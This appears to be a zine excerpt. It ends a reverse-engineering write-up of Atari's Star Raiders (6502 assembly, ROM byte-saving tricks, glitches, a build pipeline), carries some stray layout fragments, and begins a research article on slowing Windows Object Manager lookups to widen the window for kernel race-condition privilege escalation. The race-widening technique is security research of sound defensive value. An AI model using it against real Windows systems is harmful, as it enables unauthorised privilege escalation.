10  ;  $31..$61 -> x-component (x-coordinate) of position vector 0..48
    ;  $62..$92 -> y-component (y-coordinate) of position vector 0..48
12  ;
    ;  JOYSTICKDELTA ($6D) = Initial  value  of  SIGN.  Used  values  are:
14  ;  $01 -> (= Positive) Rotate right or up
    ;  $FF -> (= Negative) Rotate left or down
16
                                                  ; TERM3:=TERM2/64
18      =006A        L.TERM3LO   = $6A            ; TERM3 (low byte)
        =006B        L.TERM3HI   = $6B            ; TERM3 (high byte)
20      =006C        L.TERM3SIGN = $6C            ; TERM3 (sign)

22  B69B BDAD09    ROTATE      LDA ZPOSSIGN,X     ;
    B69E 4901                  EOR #$01           ;
24  B6A0 F002                  BEQ SKIP224        ; Skip if TERM2 is
    B6A2 A9FF                  LDA #$FF           ; positive.
26
    ; If TERM2 pos. -> TERM3 := $0000xx (= TERM2 / 256)
28  B6A4 856B      SKIP224     STA L.TERM3HI      ;
    ; If TERM2 neg. -> TERM3 := $FFFFxx (= TERM2 / 256)
30  B6A6 856C                  STA L.TERM3SIGN    ;
    B6A8 BD400A                LDA ZPOSHI,X       ; where xx := TERM2
32  B6AB 856A                  STA L.TERM3LO      ; (high byte)

34  ; Hack to avoid messing with two's complement arithmetic?
    ; Provides two least significant bits B1..0 in TERM3.
36  B6AD AD0AD2                LDA RANDOM         ;
    B6B0 09BF                  ORA #$BF           ;
38  B6B2 5DD30A                EOR ZPOSLO,X       ;
```

```
40 ; TERM3 := TERM3 * 4 (= TERM2 / 256 * 4 = TERM2 / 64)
   B6B5  0A                          ASL  A               ;
42 B6B6  266A                        ROL  L.TERM3LO       ;
   B6B8  266B                        ROL  L.TERM3HI       ;
44 B6BA  0A                          ASL  A               ;
   B6BB  266A                        ROL  L.TERM3LO       ;
46 B6BD  266B                        ROL  L.TERM3HI       ;

48 B6BF  A56D                        LDA  JOYSTICKDELTA    ; Toggle SIGN for next
   B6C1  49FF                        EOR  #$FF             ; call of ROTATE.
50 B6C3  856D                        STA  JOYSTICKDELTA    ;
   B6C5  301A                        BMI  SKIP225          ; If SIGN negative then
52                                                        ; sub, else add TERM3

54 ;*** Addition *************************************************
   B6C7  18                          CLC                  ; TERM1:=TERM1+TERM3
56 B6C8  B9D30A                      LDA  ZPOSLO,Y         ; (24-bit addition)
   B6CB  656A                        ADC  L.TERM3LO        ;
58 B6CD  99D30A                      STA  ZPOSLO,Y         ;

60 B6D0  B9400A                      LDA  ZPOSHI,Y         ;
   B6D3  656B                        ADC  L.TERM3HI        ;
62 B6D5  99400A                      STA  ZPOSHI,Y         ;

64 B6D8  B9AD09                      LDA  ZPOSSIGN,Y       ;
   B6DB  656C                        ADC  L.TERM3SIGN      ;
66 B6DD  99AD09                      STA  ZPOSSIGN,Y       ;
   B6E0  60                          RTS                  ;
68
   ;*** Subtraction **********************************************
70 B6E1  38          SKIP225         SEC                  ; TERM1:=TERM1-TERM3
   B6E2  B9D30A                      LDA  ZPOSLO,Y         ; (24-bit subtraction)
72 B6E5  E56A                        SBC  L.TERM3LO        ;
   B6E7  99D30A                      STA  ZPOSLO,Y         ;
74
   B6EA  B9400A                      LDA  ZPOSHI,Y         ;
76 B6ED  E56B                        SBC  L.TERM3HI        ;
   B6EF  99400A                      STA  ZPOSHI,Y         ;
78
   B6F2  B9AD09                      LDA  ZPOSSIGN,Y       ;
80 B6F5  E56C                        SBC  L.TERM3SIGN      ;
   B6F7  99AD09                      STA  ZPOSSIGN,Y       ;
82 B6FA  60                          RTS                  ;
```

Subroutine Implementation Details

To better understand how the implementation of this subroutine works, we must again look at Equations 13.3–13.6. If you rearrange the expressions a little, their structure is always of the form:

$$\text{TERM1} := \text{TERM1 SIGN TERM2}/64$$

or shorter

$$\text{TERM1} := \text{TERM1 SIGN TERM3}$$

where TERM3 := TERM2/64 and SIGN := + or − and where TERM1 and TERM2 are coordinates. In fact, this is all this subroutine actually does: It simply adds TERM2 divided by 64 to TERM1 or subtracts TERM2 divided by 64 from TERM1.

When calling this subroutine the correct table indices for the appropriate coordinates TERM1 and TERM2 are passed in the CPU's Y and X registers, respectively.

What about SIGN between TERM1 and TERM3? Again, have a look at Equations 13.3–13.6. To compute the two new coordinates after a rotation, the SIGN toggles from plus to minus and vice versa. The SIGN is initialized with the value of JOYSTICKDELTA ($6D) before calling subroutine ROTATE ($B69B, page 621) and is toggled in every call of this subroutine. The initial value of SIGN should be positive (+, byte value $01) if the rotation is clockwise (the joystick is pushed right or up) and negative (—, byte value $FF) if the rotation is counter-clockwise (the joystick is pushed left or down), respectively. Because SIGN is always toggled in ROTATE ($B69B) before the adding or subtraction operation of TERM1 and TERM3 takes place, you have to pass the already toggled value with the first call.

Unclear still are three instructions starting at address $B6AD. They seem to set the two least significant bits of TERM3 in a random fashion. Could this be some quick hack to avoid messing with exact but potentially lengthy two's-complement arithmetic?

Dodging Memory Limitations

It is impressing how much functionality was squeezed into **STAR RAIDERS**. Not surprisingly, the bytes of the 8 KB ROM are used up almost completely. Only a single byte is left unused at the very end of the code. When counting four more bytes from three orphaned entries in the game's lookup tables, only five bytes in total out of 8,192 bytes are actually not used. ROM memory was extremely precious. Here are some techniques that demonstrate the fierce fight for each spare ROM byte.

Loop Jamming

Loop jamming is the technique of combining two loops into one, reusing the loop index and optionally skipping operations of one loop when the loop index overshoots.

How much bytes are saved by loop jamming? As an example, Figure 13.3 shows an original 19-byte fragment of subroutine INITIALIZE ($B3BA) using loop jamming. The same fragment without loop jamming, shown in Figure 13.4, is 20 bytes long. So loop jamming saved one single byte.

Another example is the loop that is set up at $A165 in INITCOLD ($A14A). A third example is the loop set up at $B413 in INITIALIZE ($B3BA). This loop does not explicitly skip loop indices, thus saving four more bytes (the CMP and BCS instructions) on top of the one byte saved by regular loop jamming. Thus, seven bytes are saved in total by loop jamming.

```
 2  B3BA  A259     INITIALIZE   LDX  #89        ; Set 89(+1) GRAPHICS7
                                               ; rows from DSPLST+5 on
    B3BC  A90D     LOOP060      LDA  #$0D       ; Prep DL instruct $0D
 4                                             ; (one row of GRAPHICS7)
    B3BE  9D8502                STA  DSPLST+5,X ; DSPLST+5,X := one row
 6                                             ; of GRAPHICS7
    B3C1  E00A                  CPX  #10        ;
 8  B3C3  B005                  BCS  SKIP195    ;
    B3C5  BDA9BF                LDA  PFCOLORTAB,X ; Copy PLAYFIELD color
10                                             ; table to 0-page table
    B3C8  95F2                  STA  PF0COLOR,X ; (loop jamming)
12  B3CA  CA       SKIP195      DEX            ;
    B3CB  10EF                  BPL  LOOP060    ;
```

Figure 13.3: INITIALIZE Subroutine at $B3BA (Excerpt)

```
 1  B3BA  A259     INITIALIZE   LDX  #89        ; Set 89(+1) GRAPHICS7
                                               ; rows from DSPLST+5 on
 3  B3BC  A90D     LOOP060      LDA  #$0D       ; Prep DL instruction $0D
                                               ; (one row of GRAPHICS7)
 5  B3BE  9D8502                STA  DSPLST+5,X ; DSPLST+5,X := one row
                                               ; of GRAPHICS7
 7  B3C1  CA                    DEX            ;
    B3C2  10F8                  BPL  LOOP060    ;
 9  B3C4  A209                  LDX  #9         ;
    B3C6  BDAABF   LOOP060B     LDA  PFCOLORTAB,X ; Copy PLAYFIELD color
11                                             ; table to 0-page table
    B3C9  95F2                  STA  PF0COLOR,X ;
13  B3CB  CA                    DEX            ;
    B3CC  10F8                  BPL  LOOP060B   ;
```

Figure 13.4: INITIALIZE Without Loop Jamming (Excerpt)

Sharing Blank Characters

One more technique to save bytes is to let strings share their leading and trailing blank characters. In the game there is a header text line of twenty characters that displays one of the strings "LONG RANGE SCAN," "AFT VIEW," or "GALACTIC CHART." The display hardware directly points to their location in the ROM. They are enclosed in blank characters (bytes of value $00) so that they appear horizontally centered.

A naive implementation would use 3 × 20 = 60 bytes to store these strings in ROM. In the actual implementation, however, the trailing blanks of one header string are reused as leading blanks of the following header, as shown in Figure 13.5. By sharing blank characters the required memory is reduced from 60 bytes to 54 bytes, saving six bytes.

```
                          ;*** Header text of Long-Range Scan view (shares spaces with following header) *
 2  A0F8  00006C6F  LRSHEADER         .BYTE $00,$00,$6C,$6F,$6E,$67,$00,$72 ;  ''   LONG RANGE SCAN''
    A0FC  6E670072
 4  A100  616E6765            .BYTE $61,$6E,$67,$65,$00,$73,$63,$61
    A104  00736361
 6  A108  6E                  .BYTE $6E

 8                            ;*** Header text of Aft view (shares spaces with following header) *************
    A109  00000000  AFTHEADER         .BYTE $00,$00,$00,$00,$00,$00,$61,$66 ;  ''       AFT  VIEW     ''
10  A10D  00006166
    A111  74007669            .BYTE $74,$00,$76,$69,$65,$77,$00,$00
12  A115  65770000
    A119  00                  .BYTE $00
14
                              ;*** Header text of Galactic Chart view ****************************************
16  A11A  00000067  GCHEADER          .BYTE $00,$00,$00,$67,$61,$6C,$61,$63 ;  ''    GALACTIC CHART   ''
    A11E  616C6163
18  A122  74696300            .BYTE $74,$69,$63,$00,$63,$68,$61,$72
    A126  63686172
20  A12A  74000000            .BYTE $74,$00,$00,$00
```

Figure 13.5: Header Texts at $A0FA

```
    A6D1  A9FF        VBIHNDLR       LDA #$FF        ;  Start of Vertical Blank
 2                                                  ;  Interrupt  handler
    A715  4C4BA7      SKIP046        JMP JUMP004     ;  End of  handler
 4                       . . .
    A718  48          DLSTHNDLR      PHA             ;  Start of Display List
 6                       . . .                      ;  Interrupt  handler.
    A74B  68          JUMP004        PLA             ;  Restore  registers
 8  A74C  A8                         TAY             ;
    A74D  68                         PLA             ;
10  A74E  AA                         TAX             ;
    A74F  68                         PLA             ;
12  A750  40                         RTI             ;  End of  handler
```

Figure 13.6: VBIHNDLR and DLSTHNDLR Handlers Share Exit Code

Reusing Interrupt Exit Code

Yet another, rather traditional technique is to reuse code, of course. Figure 13.6 shows the exit code of the Vertical Blank Interrupt handler VBIHNDLR ($A6D1) at $A715, which jumps into the exit code of the Display List Interrupt handler DLSTHNDLR ($A718) at $A74B, reusing the code that restores the registers that were put on the CPU stack before entering the Vertical Blank Interrupt handler.

This saves another six bytes (PLA, TAY, PLA, TAX, PLA, RTI), but spends three bytes (JMP JUMP004), in total saving three bytes.

Bugs

There are a few bugs, or let's call them glitches, in **STAR RAIDERS**. This is quite astonishing, given the complex game and the development

tools of 1979, and is a testament to thorough play testing. The interesting thing is that the often intense game play distracts the players' attention away from these glitches, just like what a skilled parlor magician might do.

A Starbase Without Wings

When a starbase reaches the lower edge of the graphics screen and overlaps with the Control Panel Display, and you nudge the starbase a little bit more downward, its wings suddenly vanish. (Figure 13.7.)

The reason is shown in the insert on the right side of the figure: The starbase is a composite of three Players (sprites). Their bounding boxes are indicated by three white rectangles. If the vertical position of the top border of a Player is larger than a vertical position limit, indicated by the tip of the white arrow, the Player is not displayed. The relevant location of the comparison is at $A534 in GAMELOOP ($A1F3). While the Player of the central part of the starbase does not exceed this vertical limit, the Players that form the starbase's wings do so, and are thus not rendered.

This glitch is rarely noticed because players do their best to keep the starbase centered on the screen, a prerequisite for a successful docking.

Shuffling Priorities

There are two glitches that are almost impossible to notice, and I admit some twisted kind of pleasure in exposing them. During regular gameplay, the Zylon ships and the photon torpedoes appear *in front of* the cross hairs, as if the cross hairs were light years away. (Figure 13.8 Left.) During docking, the starbase not only appears *behind* the stars as if the starbase is light years away, but the transfer vessel moves *in front of* the cross hairs! (Figure 13.8 Right.)

Figure 13.7: A Starbase's Wings Vanish

Figure 13.8: Photon torpedo in front of cross hairs and a starbase behind the stars!

The reason is the drawing order or "graphics priority" of the bit-mapped graphics and the Players (sprites). It is controlled by the PRIOR ($D01B) hardware register.

During regular flight, PRIOR ($D01B) has a value of $11. (Figure 13.8 left.) This arranges the displayed elements in the following order, from front to back:

- Players 0-4 (photon torpedoes, Zylon ships, . . .)
- Bit-mapped graphics (stars, cross hairs)
- Background

This arrangement is fine for the stars as they are bit-mapped graphics and need to appear behind the photon torpedoes and the Zylon ships, but this arrangement applies also to the cross hairs, causing the glitch.

During docking, see Figure 13.8 (right), PRIOR ($D01B) has a value of $14. This arranges the displayed elements the following order, from front to back:

- Player 4 (transfer vessel)
- Bit-mapped graphics (stars, cross hairs)
- Players 0-3 (starbase, . . .)
- Background

This time the arrangement is fine for the cross hairs as they are bit-mapped graphics and need to appear in front of the starbase, but this arrangement also applies to the stars. In addition, the Player of the white transfer vessel correctly appears in front of the bit-mapped stars, but also in front of the bit-mapped cross hairs.

Fixing these glitches is hardly possible, as the display hardware does not allow for a finer control of graphics priorities for individual Players.

A Mysterious Finding

A simple instruction at location $A175 contained the most mysterious finding in the game's code. The disassembler reported the following instruction, which is equivalent to STA $0067,X. (ISVBISYNC has a value of $67.)

```
A175 9D6700  STA ISVBISYNC,X
```

The object code assembled from this instruction is unusual as its address operand was assembled as a 16-bit address and not as an 8-bit zero-page address. Standard 6502 assemblers would always generate shorter object code, producing 9567 (STA $67,X) instead of 9D6700 and saving a byte.

In my reverse engineered source code, the only way to reproduce the original object code was the following:

```
1  ; HACK: Fake  STA ISVBISYNC,X with 16b addr
   A175  9D           .BYTE $9D
3  A176  6700         .WORD ISVBISYNC
```

I speculated for a long time whether this strange assembler output indicated that the object code of the original ROM cartridge was produced with a non-standard 6502 assembler. I have heard that Atari's in-house development systems ran on PDP-11 hardware. Luckily, the month after I finished my reverse engineering effort, the original **STAR RAIDERS** source code re-surfaced.[9] To my astonishment it uses exactly the same hack to reproduce the three-byte form of the STA ISVBISYNC,X instruction:

```
1  A175  9D           .BYTE $9D    ; STA ABS,X
   A176  67  00       .WORD PAGE0  ; STA PAGE0,X  (ABSOLUTE)
```

Unfortunately the comments do not give a clue why this pattern was chosen. After quite some time it made click: The instruction STA ISVBISYNC,X is used in a loop which iterates the CPU's X register from 0 to 255 to clear memory. By using this instruction with a 16-bit address ("indexed" mode operand) memory from $0067 to $0166 is cleared. Had the code been using the same operation with an 8-bit address ("indexed, zero-page" mode operand), memory from $0067 to $00FF would have been cleared, then the indexed address would have wrapped back to $0000 clearing memory $0000 to $0066, effectively overwriting already initialized memory locations.

Documenting Star Raiders

Right from the start of reverse engineering **STAR RAIDERS** I not only wanted to understand how the game worked, but I also wanted to document the result of my effort. But what would be an appropriate form?

First, I combined the emerging memory map file with the fledgling assembly language source code in order to work with just one file.

Then, I switched the source code format to that of MAC/65, a well-known and powerful macro assembler for the Atari 8-bit Home Computer System. I also planned, at some then distant point in the future, to assemble the finished source code with this assembler on an 8-bit Atari.

Another major influence on the emerging documentation was the Atari BASIC Source Book, which I came across by accident.[10] It reproduced the complete, commented assembly language source code of the 8 KB Atari BASIC interpreter cartridge, a truly non-trivial piece of software. But what was more: The source code was accompanied by several chapters of text that explained in increasing detail its concepts and architecture, that is, how Atari BASIC actually worked. Deeply impressed, I decided on the spot that my reverse engineered **STAR RAIDERS** source code should be documented at the same level of detail.

The overall documentation structure for the source code, which I ended up with was fourfold: On the lowest level, end-of-line comments documented the functionality of individual instructions. On the next level, line comments explained groups of instructions. One level higher still, comments composed of several paragraphs introduced each subroutine. These paragraphs provided a summary of the subroutine's implementation and a description of all input and output parameters, including the valid value ranges, if possible. On the highest level, I added the memory map to the source code as a handy reference. I also planned to add some chapters on the game's general concepts and overall architecture, just like the Atari BASIC Source Book had done. Unfortunately, I had to drop that idea due to lack of time. I also felt that the detailed subroutine documentation was quite sufficient. However, I did add sections on the 3D coordinate system and the position and velocity vectors to the source code as a tip of the hat to the Atari BASIC Source Book.

After I was well into reverse engineering **STAR RAIDERS**, slowly adding bits and pieces of information to the raw disassembly of the **STAR RAIDERS** ROM and fleshing out the ever growing

documentation, I started to struggle with establishing a consistent and uniform terminology for the documentation (Is it "asteroid," "meteorite," or "meteor?" "Explosion bits," "explosion debris," or "explosion fragments?" "Gun sights" or "cross hairs?") A look into the **STAR RAIDERS** instruction manual clarified only a painfully small amount of cases. Incidentally, it also contradicted itself as it called the enemies "Cylons" while the game called them "Zylons," such as in the message "SHIP DESTROYED BY ZYLON FIRE."

But I was not only after uniform documentation, I also wanted to unify the symbol names of the source code. For example, I had created a hodge-podge of color-related symbol names, which contained fragments such as "COL," "CLR," "COLR," and "COLOR." To make matters worse, color-related symbol names containing "COL" could be confused with symbol names related to (pixel) columns. The same occurred with symbol names related to Players (sprites), which contained fragments such as "PL," "PLY," "PLYR," "PLAY," and "PLAYER," or with symbol names of lookup tables, which ended in "TB," "TBL," "TAB," and "TABLE," and so on. In addition to inventing uniform symbol names I also did not want to exceed a self-imposed symbol name limit of 15 characters. So I refactored the source code with the search-and-replace functionality of the text editor over and over again.

I noticed that I spent more and more time on refactoring the documentation and the symbol names and less time on adding actual content. In addition, the actual formatting of the emerging documented source code had to be re-adjusted after every refactoring step. Handling the source code became very unwieldy. And worst of all: How could I be sure that the source code still represented the exact binary image of the ROM cartridge?

The solution I found to this problem eventually was to create an automated build pipeline, which dealt with the monotonous chores of formatting and assembling the source code, as well as comparing the produced ROM cartridge image with a reference image. This freed time for me to concentrate on the actual source code content. Yet another incarnation of "separation of form and content," the

automated build pipeline was always a pleasure to watch working its magic. (Mental note: I should have created this pipeline much earlier in the reverse engineering effort.) These are the steps of the automated build pipeline:

1. The pipeline begins with a raw, documented assembly language source code file. It is already roughly formatted and uses a little proprietary markup, just enough to mark up sections of meta-comments that are to be removed in the output as well as subroutine documentation containing multiple paragraphs, numbered, and unnumbered lists. This source code file is fed to a pre-formatter program, which I implemented in Java. The pre-

formatter removes the meta-comments. It also formats the entries of the memory map and the subroutine documentation by wrapping multi-line text at a preset right margin, out- and indenting list items, numbering lists, and vertically aligning parameter descriptions. It also corrects the number of trailing asterisks in line comments, and adjusts the number of asterisks of the box headers that introduce subroutine comments, centering their text content inside the asterisk boxes.

2. The output of the pre-formatter from step 1 is fed into an Atari 6502 assembler, which I also wrote in Java. It is available as open-source on GitHub.[11] Why write an Atari 6502 assembler? There are other 6502 assemblers readily available, but not all produce object code for the Atari 8-bit Home Computer System, not all use the MAC/65 source code format, and not all of them can be easily tweaked when necessary. The output of this step is both an assembler output listing and an object file.

3. The assembler output listing from step 2 is the finished, formatted, reverse engineered **STAR RAIDERS** source code, containing the documentation, the source code, and the object code listing.

4. The assembler output listing from step 2 is fed into a symbol checker program, which I again wrote in Java. It searches the documentation parts of the assembler output listing and checks if every symbol, such as GAMELOOP, is followed by its correct hex value, $A1F3. It reports any symbol with missing or incorrect hex values. This ensures further consistency of the documentation.

5. The object file of step 2 is converted by yet another program I wrote in Java from the Atari executable format into the final Atari ROM cartridge format.

6. The output from step 5 is compared with a reference binary image of the original **STAR RAIDERS** 8 KB ROM cartridge. If both images are the same, then the entire build was successful: The raw

assembly language source code really represents the exact image of the **STAR RAIDERS** 8 KB ROM cartridge

Typical build times on my not-so-recent Windows XP box (512 MB) were fifteen seconds.

For some finishing touches, I ran a spell-checker over the documented assembly language source code file from time to time, which also helped to improve documentation quality.

FASTNET LIGHT AS IT WOULD APPEAR IF CON-
VERTED INTO A "BLIND LIGHTHOUSE."

Conclusion

After quite some time, I achieved my goal of creating a complete, reverse engineered, and fully documented assembly language source code of **STAR RAIDERS**. For final verification, I successfully assembled it with MAC/65 on an Atari 800 XL with 64 KB RAM (emulated with Atari800Win Plus). MAC/65 is able to assemble source code larger than the available RAM by reading the source code as several chained files. So I split the source code (560 KB) into chunks of 32 KB and simply had the emulator point to a hard disk folder containing these files. The resulting assembler output listing and the object file were written back to the same hard disk folder. The object file, after being transformed into the Atari cartridge format, exactly reproduced the original **STAR RAIDERS** 8 KB ROM cartridge.

Postscript

I finished my reverse engineering effort in September 2015. I was absolutely thrilled to learn that in October 2015 scans of the original **STAR RAIDERS** source code re-surfaced. To my delight, inspection of the original source code confirmed the findings of my reverse engineered version and caused only a few trivial corrections. Even more, the documentation of my reverse engineered version added a substantial amount of information—from overall theory of operation

down to some tricky details—to the understanding of the often sparsely commented original.

Manhattan Punch Line Theatre

Steve Kaplan   Mitch McGuire   Richard Erickson   Jerry Heymann

Producing Directors

presents

a new play
by
Mike Eisenberg

HACKERS

Directed by   Jerry Heymann

The Story of
a Boy
and
his Machine

Manhattan Punch Line
at the Lion Theatre

422 West 42nd Street
on Theatre Row

1 2

Самиздат

3

a

b

c

PoC

GTEO

ATARI®

1-800/8OO?

COMPUTER ADVENTURE
STAR RAIDERS

13:3 How Slow Can You Go?

by James Forshaw

While researching Windows, I tend to find quite a few race condition vulnerabilities. Although these vulnerabilities can be exploited, you typically only get a tiny window of time in which to do it. The bug generally consists of the kernel first performing a security check, then accessing a resource, and then performing a secure action.

In exploitable cases the race is between the security check and the action. If we can modify the state of the system in between those actions, it might be possible to elevate privileges or do unexpected things. The time window is typically very small, but if the code is accessing some controllable resource in between the check and the action, we might still be able to create a very reliable exploit.

I wanted to find a way of increasing the time window to win the race in cases where the code accesses a resource we control. The following is an overview of the thought process I went through to come up with a working solution.

Object Manager Lookup Performance

Hidden under the hood of Windows NT is the Object Manager Namespace (OMN). You wouldn't typically interact with it directly as the Win32 API for the most part hides it away. The NT kernel defines a set of objects, such as Files, Events, and Registry Keys, that can all have a name associated with them. The OMN provides the means to lookup these named objects. It acts like a file system; for example, you can specify a path to an NT system call such as \BaseNamedObjects\MyEvent, and an event can be thus looked up.

There are two special object types in the OMN, Object Directories and Symbolic Links. Object Directories act as named containers for other objects, whereas Symbolic Links allow a name to be redirected to another OMN path. Symbolic Links are used quite a lot; for example, the Windows drive letters are really symbolic links to the real storage device. When we call an NT system call, the kernel must lookup the

entire path, following any symbolic links until it either reaches the named object or fails to find a match.

In this exploit we want to make the process of looking up a resource we control as slow as possible. For example, if we could make it take one or two seconds, then we've got a massive window of opportunity to win the race condition. Therefore I want to find a way of manipulating the Object Manager lookup process in such a way that we achieve this goal. I am going to present my approach to achieving the required result.

A note about my setup: for my testing I am going to open a named Event object. All testing is done on my 2.8GHz Xeon workstation. Although it has twenty physical cores, the lookup process won't be parallelized, and therefore that shouldn't be an issue. Xeons tend to have more L2/L3 cache than consumer processors, but if anything this should only make our timings faster. If I can get a long lookup time on my workstation, it should be possible on pretty much anything else running Windows. This was all tested on an up-to-date Windows 10 machine; however, not much has changed since Windows 7 that might affect the results.

First let's just measure the time it takes to do a normal lookup. We'll repeat the lookup a thousand times and take the average. The results are probably what we'd expect: the lookup process for a simple named Event is roughly 3µs. That includes the system call transition, lookup process, and the access check on the Event object. Although in theory you could win a race, it seems pretty unlikely, even on a multi-core processor. So let's think about a way of improving the lookup time. (And when I say "improve," I mean making the lookup time slower.)

An Object Manager path is limited to the maximum string size afforded by the `UNICODE_STRING` structure.

```
struct UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR  Buffer;
}
```

We can see that the Length member is an unsigned 16 bit integer, limiting the maximum length to $2^{16} - 1$. This, however, is a byte count, so in fact we are limited to half that many characters. From this result, there are two obvious possible approaches we can take:

1. Make a path that contains one very long name. The lookup process would have to compare the entire name using a typical string comparison operation to verify it's accessing the correct object. This should take linear time relative to the length of the string.

2. Make multiple small, named directories nested withing eachother. E.g., `\A\A\A\A\...\EventName`. The assumption here is that each lookup takes a fixed amount of time to complete. This operation will again take linear time relative to the depth of recursion of the directories.

Now it would seem likely that the cost of the entire operation of a single lookup will be worse than a string comparison, a primitive that is typically optimized quite heavily. At this point we have not had to look at any actual kernel code, and we won't start quite yet, so instead empirical testing seems the way to go.

Let's start with the first approach, making a long string and performing a lookup on it. Our name limit is around 32,767, although we'll need to be able to make the object in a writable directory such as `\BaseNamedObject`, which reduces the length slightly, but not enough to make significant impact. Therefore, we'll perform the Event opening on names between one and 32,000 characters in length.

Although this is a little noisy, our assumption of linear lookup time seems correct. The longer the string, the longer it takes to look it up.

For a 32,000 character long string, this seems to top out at roughly 90µs. That's not enough to be useful, but it's certainly a start.

